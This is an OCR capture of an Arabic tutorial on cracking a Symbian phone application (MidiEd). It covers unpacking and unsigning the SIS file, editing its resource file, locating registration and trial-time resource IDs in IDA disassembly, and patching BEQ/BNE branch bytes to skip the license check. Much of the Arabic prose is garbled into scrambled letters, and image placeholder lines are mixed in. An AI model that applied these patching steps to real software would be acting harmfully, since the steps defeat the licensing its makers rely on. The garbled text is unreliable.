تتوفر برامج تسمح بفك تشفير SIS وإزالة التوقيع منها، مثل برنامج UnMakeSIS :




ىٌ إظخخ ٌٍ ن لأ .app ـز ٍ معظخ إظخدعو appsخ لمجخوبثوىٌ ،ضخخغ 4خ ، ىٌجدوبريخضدالجبٌ جعَ وؤ ٧ لاعٌ

: بٌخىصخ ثوخي ىٌجدوبريخ ثالظ إجٍ

وٌفَ خظخإ زدج MidiEd.App .

: ىٌخدوبريخز ص بظخ String ـبخ فـيخدٌ ءٍ ٌٌ ؤ ه ، كـمسبخ ص ريودكو IDA فـيىٌجدوبريخ ثالظ نخؤسىٌ ددبٍ ل




!!صف،ظخشدبيخيصيخبندتجوبپببيخيالاوهجددىتنددخدعوءوىالأيإ

؟صسفعيخشظذهعوخ*زصف،ظخصيذبذ،وتفعيخهجؤثمعيخندتجوبتىإتبإ؟ت*ألذخدجه


تجدوىخوعدزخىتىجدوبريذبد،ىجدوبريذزصبطخىىوىيخضدأجهدنهؤىسعىدهشخهجو .rsc نزمعظيىنؤضدأجهىجدوبريخإجهخبه٧الاعىوثيخفيشيىدجصدمضخيىوأوىجدوبريخىتوخيتجدوىخ٧الاجعلاوضدأخظخيىپلاوهجىظ٩ه

پخىصخىجزهجه.

UltraRscEditor : ىو،صىىىپخيىج،تجد*عيذوىجدوزش٣خىزMidiEd.Rsc إجهكعازخىتىه



Invalid Code : إطحص بدطخ دنمؤ كل 20 جئ ومحص جدو وعلى الأعلى ص جد* بخ ئى بخ ه, دئة ءدئ



ظخ خ ص ردث خ ئى ب ب ب Accepted Code ح, ى ع 19 جئ وى ع ب خ ن ؤ الأعلى ؤ ا د ؟إ ت ه ب ب خ

إجد ه ج ئ ى ب ب ر ح ص ب خ ص خ ج ئ ز ف د ه ج ى ع خ ج ح ح ص ج د ص ب ي خ ص ب ئ د ى
و خ ب خ ب ص ReadResourceAsDes .

ص ب خ ب خ ي ص ه ص خ ى ظ خ ى ز ح ع ع ع ب خ ى ى, ن خ ى ى, و ى, ع ز ي, د ه ش ع د م ج خ ي ص ب خ ب خ ي

```
LDR     R2, =0xEADF020
BL      ReadResourceAsDes__CCCoeEnvRTDes16i
```

ع ع ى ب خ ف د د ج ء ب ن ى ى, خ ن ؤ ن ؤ EADF020 ي* ب خ د ه ش ص ب خ ب خ ن ؤ ص ث ز د ب خ ش ب خ ف د ل ئ ج الأعلى
خ د ن ؤ ص ك ل ا ك خ و ظ ز ك EADF ي* ب خ ن ؤ ى ؤ ص ه ب خ ي ن خ ى ع ظ ث خ ى ج خ ب ر خ ث ث ف د ب د ع ا ا ع خ د ه ن ن ص ف ع و ب ط خ و ص ز ف ع ب خ ب ا و ه ج ي. و ه ى, ع خ
ى ى ب خ إ ج ث و خ ي و ى ع ب خ ر ظ ن خ د ل ا ذ ي ن, ي ؤ ؤ و ب ص ب خ ي ه ج ش و ا ع ج.

ي* ب خ د و ؤ ى خ 261 و ب 0 ه ج ص س ظ ج ى ب خ ن ؤ - ز ط خ ى ى ب خ إ ج د و ن د ج ى, - د و و ى ج د و ب ر ب خ ن ج, ج ل ا ى ج ه* ه
20 ج ى ن و ا ا ظ خ د ه ظ خ و ى ع ب خ ج ن ك س EADF020 ؤ ز د ب خ ك س و Decimal و ب ب ل ت ت ع د ز ي* ب خ ن ؤ ت ى ا ل ظ
32, ب ث ه ن ؤ د خ ب خ ؤ ز* ب خ ن ب ؤ إ ب خ ه ج ؤ ز* ب خ ن خ د ه, ى ن EADF020 ج ب خ ن ن ب ؤ إ ب خ ه ج ؤ ز* ب خ ن ؤ د ث ب ب :

وآ٣ثٌوإىٌ همدٌبيپٍ؛ٌوٍ ثٌجدوٌز همجوأمجEADF ي*يخصجدٌص٨ىمحٌجٍ
وٌآ ثٌجدوٌز ,ج ص,ٍوٌدلمحذى, ىمنٌ.

ReadResourceAsDes صپخيؤسٍ ٌٌٌٌٍپخ جئٌپٌص*ٌج دىىنٌن خ


21 كسٌٌٌٌ 1 ٌٌٌلإ فضأ 20 ٌٌٍ عزٌطٌسلا فلم فيغيٌتٌرطلا مقز ٌيلا وبـ سٌٌٌٌ ٍرلا غيٌتٌرطلاٌ أيعٌذإ 15
EADF015 . ٌٌكٌضجماىبرلا ٌٌعٌتطٌض ٌتٌٌ ك

و*ـي خن بو ز ٌودچئ خپـ IDA مث Search مث Immediate Value ووتٌعر xEADF0150 :

رٌاٌهٌاطكذ: ١ جايجايا ٠ طدا 4.

إ: ٌطخ صپدٌٌٌ وؤ ذخيٌخ صپدٌٌٌ دهاٌب ثـ ،پدٌٌٌ پخ ٌٌٌ هجؤٌمعيخى ظٌ وبپدٌ پى پخ ثـ

ليك اقتراح أو سؤال حول هذه الطبعة؟



؟ئ ج د و ب ر ي خ ت ف ِ ع ي ب د َ ُ ُ ْ و ت و ؤ ب ي ُ ً * ز و ى ظ و ُ ي خ ص َ خ ز ف ي ش ي ى ظ ذ ش ّ ا ت ي خ ت * و ل ا خ ُ د ظ ; * س ي خ ب ت ّ د ت َ


و ْ ئ ج د و ب ر ي خ ت ؟ ُ ْ ه ت ي Accepted Code ص ي د َ ْ ب ي ّ ُ * َ ل ْ ب د َ ُ ْ و ؤ ب د و ي ب ً * ز ً و ؤ ه ج ج ْ ي خ ُ ْ ، ص ح ؤ د و ص ّ ه ي خ ي ِ ّ

ص ُ س ُ ف ي خ ش ً ظ ذ ء د ه ع و خ ً * ز م ً ت ْ ع ُ ْ ، ل ت ء م ز ً * ظ ِ ع ه ، ي ت ف ب ج .

ّ * َ ل ا ت ل د ه ذ ، ص ي و د ك و ى ظ و ُ ي خ ِ ّ و ب د ز ُ ي ا ظ ث ي خ ش ّ ا ت ي خ ، س ع ظ ى ت ُ ّ ى ج ئ ت ل أ ذ ت ض خ ر ُ ف ي خ .

ء د ه ع و خ ً * ز ص ف ّ ظ ذ ش ِ ى ي خ ي ِ ّ ئ ج د و ب ر ي خ ي ِ ّ ش ً ج

: ك ُ ظ ذ ا ظ ذ ص ل ى ي ه ج X ً خ ، ٣ ا ٠ خ و ى ظ و ُ ي خ ص َ خ ز و ب ر ُ ّ خ




: دقد ىظوُيخ ِ ْ خ ْ عدع ْ خ ْ ع ْ ى ودنجح ْ ى عح ْ ش ْ ِ دسپ ُ ه ْ ع ْ

ُ ْ ِ ْ ك ُ م ْ ُ ْ پ ْ خ ن دتظخ ى ْ ْ ْ ْ پ و ش ْ ْ دا ْ ج ْ ش ْ پ خ ي م ْ ب و ل ْ ل ْ خ ن أ ؛ ن ي ي پ خ ع د ْ ع ْ ل ا خ و ب ت ْ و ْ Trial Time ب خ و ب د ْ ْ ْ پ خ ْ ْ ْ ج د و ب ر پ خ ْ ب ر ع م

: Protection

؟ة ع ب ط ل ا ه ذ ه ل ح و ل ؤ س أ و ح ا ر ت ق ا ك ي ل




BL sub_100072A4

loc_10007760 BEQ


sub_100072A4

Group nodes
Rename N
Jump to operand Enter
Jump in a new window Alt+Enter
Jump in a new hex window
Jump to xref to operand... X
Chart of xrefs to

:ةيوتبيلا ةوخلا ةدوعلا ةوخ ةوؤلا ةعاللا



:Time Trial-يخ ةوصفوظخشدىيخ ةوخوخ*زدوعاوطدخبحصجدشاىقىظوىيخخصخزودحلأيو*



هذه الطبعة؟ لديك اقتراح أو سؤال حول

بعد خطوة أو إثنين loc_10007574 BEQ شاشة خضراء، تم تخطي:


100.00%	(-291,291)	(176,338)	000075DE	10007562: sub_10007540+22

D0 يتم * و D0 يظهر BEQ يخزن قيمة، الخطوة الأخيرة وبرمجية، تتكون عادة DE75 في الخطوة الأخيرة بو D1 : شاشة خضراء، وتوقف BNE كسظ

```
00007548 E061 1848 A064 1848 E064 1848 2066 1848 2060 216F 0029 05D0 0868 8268 081C 0321 01F0 74FD
0000756C A16E 0029 05D0 0868 8268 081C 0321 01F0 6BFD 616E 0029 05D0 0868 8268 081C 0321 01F0 62FD
00007590 201C 291C 03F0 18FE 30BC 01BC 0047 0000 F0D8 0010 74D9 0010 64D9 0010 24D9 0010 30D9 0010
000075B4 F4CF 0010 78CF 0010 F0B5 4746 80B4 85B0 071C 02F0 29F8 7866 FEF7 DEFC B866 381C 7430 FFF7
000075D8 8DFD 786F 0028 07D1 396E 381C 6030 8A68 0021 01F0 33FD 48E0 381C 7430 FFF7 94FF 0028 07D1
000075FC 396E 381C 6030 8A68 0121 01F0 25FD 3AE0 786E 02F0 A7F9 051C 2E68 6C46 0D49 201C 02F0 64FE
```


يتم إدخال الملف MidiEd.App إلى ذاكرة الهاتف ٧ مرات.

يتم تحديد SeleQ




يمكن عرض الخطوات بالتفصيل: هذه الطريقة لحل مشكلة الشاشة الخضراء.

تم، ذو، حفظ، ع*خ پ ودلو MIDI إحجوبتوظن ؤ ذ إ!ثفجو ى جدوبرپخ جلإ إ پ Save :



This option is only ع ع ه، كسيخو إجد ص، و وبذدپخ مخو طمسؤ ضخدهطخ ع،ع ث پ

ص پ ذ ي خ پ ي و ب ي ا ظ ث پ خ ش ا ث پ خ ت و، و ث ز ذ ى د ى خ * دمج Value Immediate پ خ ه، كسپ ب خ پ * ز و available :



ب ن ج 44 و ا إ و خ ل خ ظ ك 45 ى ب و ت ظ ك D2 ب ن خ پ Immediate Value ظ د و EADF02D :

هل لديك اقتراح أو سؤال حول هذه الطبعة؟

:

```
.text:1000084A                 BL      sub_10000AA4
.text:1000084E                 B       loc_10000A3A
.text:10000850 ; ---------------------------------------------------------------
.text:10000850
.text:10000850 loc_10000850                                    ; CODE XR
.text:10000850                 LDR     R0, [R6,#0x74]
.text:10000852                 CMP     R0, #0
.text:10000854                 BNE     loc_10000860
.text:10000856                 LDR     R1, =0xEADF02D
.text:10000858                 B       loc_100008C6
.text:10000858 ; ---------------------------------------------------------------
.text:1000085A                 ALIGN 4
.text:1000085C dword_1000085C  DCD 0xEADF02D                   ; DATA XR
.text:10000860 ; ---------------------------------------------------------------
.text:10000860
.text:10000860 loc_10000860                                    ; CODE XR
.text:10000860                 ADD     R7, SP, #0x14
.text:10000862                 ADDS    R2, R6, #0
.text:10000864                 ADDS    R2, #0x80
.text:10000866                 ADDS    R0, R7, #0
.text:10000868                 ADDS    R1, R6, #0
.text:1000086A                 BL      sub_1000106C
.text:1000086E                 LDR     R0, [SP,#0x14]
.text:10000870                 LSLS    R0, R0, #4
.text:10000872                 CMP     R0, #0
.text:10000874                 BEQ     loc_10000886
.text:10000876                 LDR     R0, [R6,#0x7C]
.text:10000878                 ADDS    R1, R7, #0
```

10000854 ؟ ما هو الغرض منه ؟ ما هي الخطوة التالية ؟ ما هي الخطوة التالية ؟ ما هي الخطوة التالية

شاشة الخيارات الأولية 000008D0 10000854: .text:10000854

و *ت خيار BNE بو BEQ ,ه ٤ؤ ,ت خيار D1 بو D0 :

```
000008B8 00D1 FCE0 301C 0AF0 0DF9 F8E0 301C 00F0 2BF9 F4E0 706F 0028 04D0 0
000008DC 05AF 321C 8032 381C 311C 00F0 FFFB 0598 0001 0028 07D0 F06F 3910 0
00000900 1FFA 8724 A400 6C44 9594 05A9 201C 0AF0 5BFE 9598 0AF0 5EFE 8FAA 6
```

.بـ *ج إخجـ ؤ ٧ال ذ ـن خو ـدت ز د دي خ * دمتب خ ي ص خ وبـ خ ـت و خ و ج لخا ز ي ز إخظ ٧ال خ

ز: ـص خ إخظ ٧ال ي ظ ـب خ ج لخا خ ب دو ب ش دو ب ب و ،ص ف ـظ خ ش دي ب خ ٣ خ ت ـت س ج

